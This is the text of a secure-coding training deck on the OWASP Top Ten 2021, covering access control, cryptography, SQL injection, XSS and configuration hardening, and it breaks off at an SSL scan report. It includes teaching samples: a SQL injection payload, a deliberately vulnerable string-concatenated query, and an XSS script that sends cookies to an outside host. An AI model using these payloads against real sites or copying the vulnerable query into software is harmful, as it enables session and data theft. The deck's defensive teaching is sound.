



**MANICODE**  
SECURE CODING EDUCATION

# The OWASP Top Ten 2021

# What is the OWASP Top Ten?



The OWASP Top 10 is a *de facto* industry standard that provides a list of the **10 Most Critical Web Application Security Risks**

Project members include a **variety of security experts from around the world** who have shared their expertise to produce this list

<https://owasp.org/www-project-top-ten/>

# OWASP Top Ten 2021

**A1: Broken  
Access  
Control**

**A2:  
Cryptographic  
Failures**

**A3: Injection**

**A4: Insecure  
Design**

**A5: Security  
Configuration**

**A6: Vulnerable  
and Outdated  
Components**


**A7:  
Authentication  
Failures**

**A8: Software  
and Data  
Integrity  
Failure**

**A9: Security  
Logging and  
Monitoring  
Failures**

**A10: Server  
Side Request  
Forgery**

# OWASP Top Ten 2021



# A1: Broken Access Control



**A01:2021-Broken Access Control** moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.

<https://owasp.org/www-project-top-ten/>

# Indirect Object References (IDOR) Horizontal Access Control

## Example Feature

<https://mail.example.com/message/2356342>

This SQL would be vulnerable to tampering

select id,data from messages where messageid = 2356342

Ensure the owner is referenced in the query!

select id,data from messages m where m.id = :one AND (m.owner\_id = :two or m.recipient\_id = :two)

:one = 2356342

:two = <userid\_from\_session\_or\_jwt>

# Best Practice: Code to the Activity (or Permission)



A screenshot of a browser's developer tools, specifically the "view-source" tab. It displays a single line of Java code:

```
if (user.hasAccess(Feature.ARTICLE_EDIT))
```

Code it once, never needs to change again

Implies policy is centralized in some way

Implies policy is persisted in some way

Requires more design/work up front to get right

## Access Control Key Concepts I

- **Enforce access control by an activity or feature, not the role**
- **Implement data-contextual access control** to assign permissions to application users in the context of specific data items for horizontal access control requirements
- **Build** a centralized access control mechanism
- **Design** access control so all requests must be authorized

## Access Control Key Concepts II

- **Deny by default, fail securely**
- **Server-side trusted data should drive access control policy decisions**
- **Be able to change a users entitlements in real time**
- **Build grouping capability for users and permissions**

# ASVS 4 Access Control Requirements

June 2021

<https://github.com/OWASP/ASVS/blob/master/4.0/en/0x12-V4-Access-Control.md>

# ASVS Access Control Requirements

## V4.1 General Access Control Design

#	Description	L1	L2	L3	CWE
4.1.1	Verify that the application enforces access control rules on a trusted service layer, especially if client-side access control is present and could be bypassed.	✓	✓	✓	602
4.1.2	Verify that all user and data attributes and policy information used by access controls cannot be manipulated by end users unless specifically authorized.	✓	✓	✓	639
4.1.3	Verify that the principle of least privilege exists - users should only be able to access functions, data files, URLs, controllers, services, and other resources, for which they possess specific authorization. This implies protection against spoofing and elevation of privilege. ( <a href="#">C7</a> )	✓	✓	✓	285
4.1.4	Verify that the principle of deny by default exists whereby new users/roles start with minimal or no permissions and users/roles do not receive access to new features until access is explicitly assigned. ( <a href="#">C7</a> )	✓	✓	✓	276
4.1.5	Verify that access controls fail securely including when an exception occurs. ( <a href="#">C10</a> )	✓	✓	✓	285

# ASVS Access Control Requirements

## V4.2 Operation Level Access Control

#	Description	L1	L2	L3	CWE
4.2.1	Verify that sensitive data and APIs are protected against Insecure Direct Object Reference (IDOR) attacks targeting creation, reading, updating and deletion of records, such as creating or updating someone else's record, viewing everyone's records, or deleting all records.	✓	✓	✓	639
4.2.2	[MODIFIED, MERGED 13.2.3] Verify that the application defends against Cross-Site Request Forgery (CSRF) attacks to protect authenticated or sensitive public functionality using the development framework's built-in anti-CSRF functionality or CSRF tokens plus additional defense in depth measures.	✓	✓	✓	352
4.2.3	[ADDED] Verify that messages received by the postMessage interface are discarded if the origin of the message is not trusted, or if the syntax of the message is invalid.		✓	✓	346

## V4.3 Other Access Control Considerations

#	Description	L1	L2	L3	CWE
4.3.1	Verify administrative interfaces use appropriate multi-factor authentication to prevent unauthorized use.	✓	✓	✓	419
4.3.2	[SPLIT TO 14.3.4, 14.3.5]				
4.3.3	Verify the application has additional authorization (such as step up or adaptive authentication) for lower value systems, and / or segregation of duties for high value applications to enforce anti-fraud controls as per the risk of application and past fraud.		✓	✓	732

## ■ CAUTION

- Good access control is **hard to add to an application late in the lifecycle**

## ■ VERIFY

- Automated security tools are poor at verifying access control vulnerabilities since tools are not aware of your access control policy

## ■ GUIDANCE

- [https://cheatsheetseries.owasp.org/cheatsheets/Authorization Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)
- <http://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.sp.800-162.pdf>
- <https://github.com/OWASP/ASVS/blob/master/4.0/en/0x12-V4-Access-Control.md>

# A2: Cryptographic Failure



**A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as A3:2017-Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed name focuses on failures related to cryptography as it has been implicitly before. This category often leads to sensitive data exposure or system compromise.


<https://owasp.org/www-project-top-ten/>

# Transport Layer Protection (HTTPS)


Always Use HTTPS/TLS!

- Use TLS on all connections
- Do not tolerate plaintext communication
- Use HSTS (HTTP Strict Transport Security) and preloading

# Key Lifecycle



# Secrets Management



- Private key is stored in the local key database for signature signing only
- Key is not extractable
- Input is the raw data to sign
- RSA512 signature is the output

## Encrypting data at Rest : Google Tink

<https://github.com/google/tink>

- A multi-language, cross-platform library that provides **cryptographic APIs that are secure, easy to use correctly, and hard(er) to misuse**
- Java, Android, C++, Obj-C, Go, and Python are field tested and ready for production

## Encrypting data at Rest : Libsodium

<https://github.com/jedisct1/libsodium>

- A high-security, cross-platform & **easy-to-use crypto library**
- Modern, easy-to-use software library for **encryption, decryption, signatures, password hashing** and more
- Supports a **variety of compilers** and operating systems

## ■ CAUTION

- Applied cryptography is difficult

## ■ VERIFY

- Bring in senior resources to build, procure and verify your cryptographic implementations, especially at rest

## ■ GUIDANCE

- [https://cheatsheetseries.owasp.org/cheatsheets/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html)
- <https://www.ssllabs.com/>
- <https://github.com/drwetter/testssl.sh>
- [https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic\\_Storage\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html)

# A3: Injection

## SQL Injection



**A03:2021-Injection** slides down to the third position. 94% of the applications were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3.37%, and the 33 CWEs mapped into this category have the second most occurrences in applications with 274k occurrences. Cross-site Scripting is now part of this category in this edition.

<https://owasp.org/www-project-top-ten/>

# SQL Injection

Applications that **insert untrusted data into database queries via string building** allows attackers to execute arbitrary queries against back-end databases

# SQL Injection

Injected SQL queries will run under the context of the application account allowing read and/or write access to application data and more

# Code Review: Source and Sink

```
SQLibad1.java
1 public void bad(String data) throws Throwable {
2     String url = "jdbc:mysql://127.0.0.1:1114/LocalDemo";
3     Connection conn = DriverManager.getConnection(url,"","");
4     Statement stmt = conn.createStatement();
5     ResultSet rs;
6
7     rs = stmt.executeQuery("SELECT id, argon_hash from users where name='"
+ data + "'");
8     while ( rs.next() ) {
9         String id = rs.getString("id");
10        System.out.println(id);
11    }
12    conn.close();
13 }
```



# Looks Legit?

jim' or '1' != '@manicode.com

## HTML5 Email Regular Expressions

*The following JavaScript- and Perl-compatible regular expression is an implementation of the above definition.*

```
/^[\a-zA-Z0-9.!#$%&'*+\v=?^_`{|}~-]+@[a-zA-Z0-9](?:[a-zA-Z0-9-]{0,61}[a-zA-Z0-9])?(?:\.[a-zA-Z0-9](?:[a-zA-Z0-9-]{0,61}[a-zA-Z0-9])?)*$/
```

# Even Valid Data Can Cause Injection

- 1 select id,ssn,cc,mmn from customers where email='\$email'
  
- 2 \$email = jim' or '1' != '@manicode.com'
  
- 3 select id,ssn,cc,mmn from customers where email='jim' or '1' != '@manicode.com'

# Defending Against SQL Injection

Validation using **Known Good Validation** should be used for all input #caution

**Parameterized Queries** are extremely resilient to SQL injection attacks even in the absence of input validation

**Parameterized Queries** allow for safe construction of both standard SQL statements and stored procedures

Make sure to configure your database connection to honor the **principle of least privilege!**





**ALWAYS  
PARAMETERIZE  
YOUR QUERIES!**

# Java Prepared Statement



```
String newSalary = request.getParameter("newSalary") ;  
String id = request.getParameter("id");  
  
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET SALARY = ? WHERE ID = ?");  
pstmt.setString(1, newSalary);  
pstmt.setString(2, id);
```



← → C view-source

## Prepared Statement

```
SqlConnection objConnection = new SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
    "SELECT id,name FROM User WHERE Name = @Name AND Password =
    @Password", objConnection);
objCommand.Parameters.Add("@Name", NameTextBox.Text);
objCommand.Parameters.Add("@Password", PasswordTextBox.Text);
SqlDataReader objReader = objCommand.ExecuteReader();
if (objReader.Read()) { ... }
```



# Python

```
SQLibad2.py      x
1 import mysql.connector
2
3 try:
4     connection = mysql.connector.connect(host='localhost',
5                                         database='dbschema',
6                                         user='??',
7                                         password='????')
8
9     cursor = connection.cursor(prepared=True)
10    sql_update_query = """UPDATE STAFF set salary = %s where id = %s"""
11
12    salary = 250000
13    id = 123
14    cursor.execute(sql_update_query, (salary, id))
15    connection.commit()
16    print("update complete")
17 except mysql.connector.Error as error:
18     print("failure")
19 finally:
20     if connection.is_connected():
21         cursor.close()
22         connection.close()
23         print("connection closed")
24
```



## WARNING:

Some variables cannot be parameterized



```
$dbh->prepare('SELECT name, color,  
calories FROM ? WHERE calories < ?  
order by ?');
```

- **CAUTION**
  - One SQL Injection can lead to complete data loss so be sure to **parameterize all SQL queries**
- **VERIFY**
  - Code review and static analysis do an excellent job of discovering SQL Injection in your code
- **GUIDANCE**
  - <https://bobby-tables.com/>
  - [https://cheatsheetseries.owasp.org/cheatsheets/Query Parameterization Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html)

# A3: Injection Cross Site Scripting (XSS)

## Consider the following URL...

www.example.com/showComment?comment=Great+Site!

```
6   <h3> Thank you for your comments! </h3>
7   You wrote:
8   <p/>
9   Great Site! •————— Input from request data!
10  <p/>
```

How can an attacker misuse this?



## Consider the following URL...


www.example.com/showComment?comment=<script>evil</script>

```
6   <h3> Thank you for your comments! </h3>
7   You wrote:
8   <p/>
9   <script>evil</script>
10  <p/>
```


How can an attacker misuse this?



# Reflected XSS



# Persistent/Stored XSS



## XSS Attack: Cookie Theft

```
<script>  
var  
badURL='https://manicode.com?data='  
+ uriEncode(document.cookie);  
var img = new Image();  
img.src = badURL;  
</script>
```

HTTPOnly could prevent this!



# XSS Attack: Virtual Site Defacement

```
<script>
var badteam = "The New England Patriots";
var awesometeam = "Any other team ";
var data = "";
for (var i = 0; i < 50; i++) {
    data += "<marquee>";
    for (var y = 0; y < 8; y++) {
        if (Math.random() > .6) {
            data += badteam ;
            data += " are full of lying cheaters! ";
        } else {
            data += awesometeam;
            data += " is obviously totally awesome!";
        }
    }
    data += "</marquee>" ;
document.body.innerHTML=(data + "");
</script>
```



Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, Attribute Encoding
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Origin
JSON	Embedded	JSON Serialization/Encoding
XSS Standard		Content Security Policy
DOM XSS Standard		Trusted Types

# A4: Insecure Design



**A04:2021-Insecure Design** is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to "move left" as an industry, we need more threat modeling, secure design patterns and principles, and reference architectures.

<https://owasp.org/www-project-top-ten/>

# A5: Security Misconfiguration



**A05:2021-Security Misconfiguration** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.5%, and over 208k occurrences of CWEs mapped to this risk category. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for A4:2017-XML External Entities (XXE) is now part of this risk category.

<https://owasp.org/www-project-top-ten/>

# Security Configuration is a Very Broad Category

- This topic **can span anything** from password length to file permissions to access control **and more**
- You need to *read the manual* for the framework, deployment environment and **everything in between**



# Know your Framework, Libraries and Production Environment

For frameworks, libraries and production environment:

- Hardening Guide
- Security Guide
- Security Settings
- Secure Deployment

Settings can easily open up major security gaps

e.g. “Open” AWS S3 Buckets

A screenshot of a web browser window showing a blog post titled "How To Harden the Security of Your Production Django Project" on digitalocean.com. The post is by Ari Birnbaum and published on December 9, 2020. It includes a "Edit on GitHub" button.

**How To Harden the Security of Your Production Django Project**

By Ari Birnbaum  
Published on December 9, 2020 ⚡ 8.6k

The author selected the COVID-19 Relief Fund to receive a donation as part of the Write for DONations program.

## Introduction

Developing a [Django](#) application can be a quick and flexible and scalable. Django also offers a variety of ways to seamlessly prepare your project for production. However, during deployment, there are several ways to further secure your app. Breaking up your settings will allow you to easily switch environments. Leveraging dotenv for hiding environment variables ensure you don't release any details about your project.

[Edit on GitHub](#)

A screenshot of a web browser window showing a blog post titled "Hardening WordPress" on wordpress.org. The post discusses basic security precautions for WordPress.

## Hardening WordPress

Security in WordPress is [taken very seriously](#), but as with any other system there are potential security issues that may arise if some basic security precautions aren't taken. This article will go through some common forms of vulnerabilities, and the things you can do to help keep your WordPress secure.

not the ultimate quick fix to concerns. If you have specific concerns or doubts, you should talk with people whom you trust to gain knowledge of computer security.

[Edit on GitHub](#)

**TOPICS**

- What is Security?
- Security Themes
- Vulnerabilities on Your Computer
- Vulnerabilities in WordPress
  - Updating WordPress
  - Reporting Security Issues
- Web Server Vulnerabilities
- Network Vulnerabilities
- Passwords
- FTP

A screenshot of a web browser window showing a guide titled "Configuration in ASP.NET Core" on docs.microsoft.com. The guide covers configuration logic and various options like Default configuration, Combining service collection, and Environment variables.

## Configuration in ASP.NET Core

01/29/2021 • 62 minutes to read • +18

### In this article

- Default configuration
- Combining service collection
- Security and user secrets
- Environment variables
- Command-line
- Set environment and command-line arguments with Visual Studio
- Hierarchical configuration data
- Configuration keys and values
- Configuration providers

[Download PDF](#)

A screenshot of a web browser window showing a guide titled "Securing a Web Application" on spring.io. The guide walks through creating a simple web application with Spring Security.

## Securing a Web Application

This guide walks you through the process of creating a simple web application with resources that are protected by Spring Security.

### What You Will Build

You will build a Spring MVC application that secures the page with a login form that is backed by a fixed list of users.

### What You Need

[Get the Code](#)  
[Go To Repo](#)

**Projects**

[Spring Security](#)

# moz://a SSL Configuration Generator

## Server Software

- Apache
- AWS ALB
- AWS ELB
- Caddy
- Dovecot
- Exim
- Go
- HAProxy
- Jetty
- lighttpd
- MySQL
- nginx
- Oracle HTTP
- Postfix
- PostgreSQL
- ProFTPD
- Redis
- Tomcat
- Traefik

## Mozilla Configuration

- Modern  
Services with clients that support TLS 1.3 and don't need backward compatibility
- Intermediate  
General-purpose servers with a variety of clients, recommended for almost all systems
- Old  
Compatible with a number of very old clients, and should be used only as a last resort

## Environment

Server Version	1.17.7
OpenSSL Version	1.1.1d

## Miscellaneous

<input checked="" type="checkbox"/>	HTTP Strict Transport Security <small>This also redirects to HTTPS, if possible</small>
<input checked="" type="checkbox"/>	OCSP Stapling

## nginx 1.17.7, intermediate config, OpenSSL 1.1.1d

Supports Firefox 27, Android 4.4.2, Chrome 31, Edge, IE 11 on Windows 7, Java 8u31, OpenSSL 1.0.1, Opera 20, and Safari 9

```
# generated 2021-05-12, Mozilla Guideline v5.6, nginx 1.17.7, OpenSSL 1.1.1d, intermediate configuration
# https://ssl-config.mozilla.org/#server=nginx&version=1.17.7&config=intermediate&openssl=1.1.1d&guideline=5.6
server {
    listen 80 default_server;
    listen [::]:80 default_server;

    location / {
        return 301 https://$host$request_uri;
```

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > manicode.com


## SSL Report: manicode.com (198.199.114.91)

Assessed on: Tue, 11 May 2021 20:29:16 UTC | [Hide](#) | [Clear cache](#)

[Scan Another »](#)

### Summary

#### Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

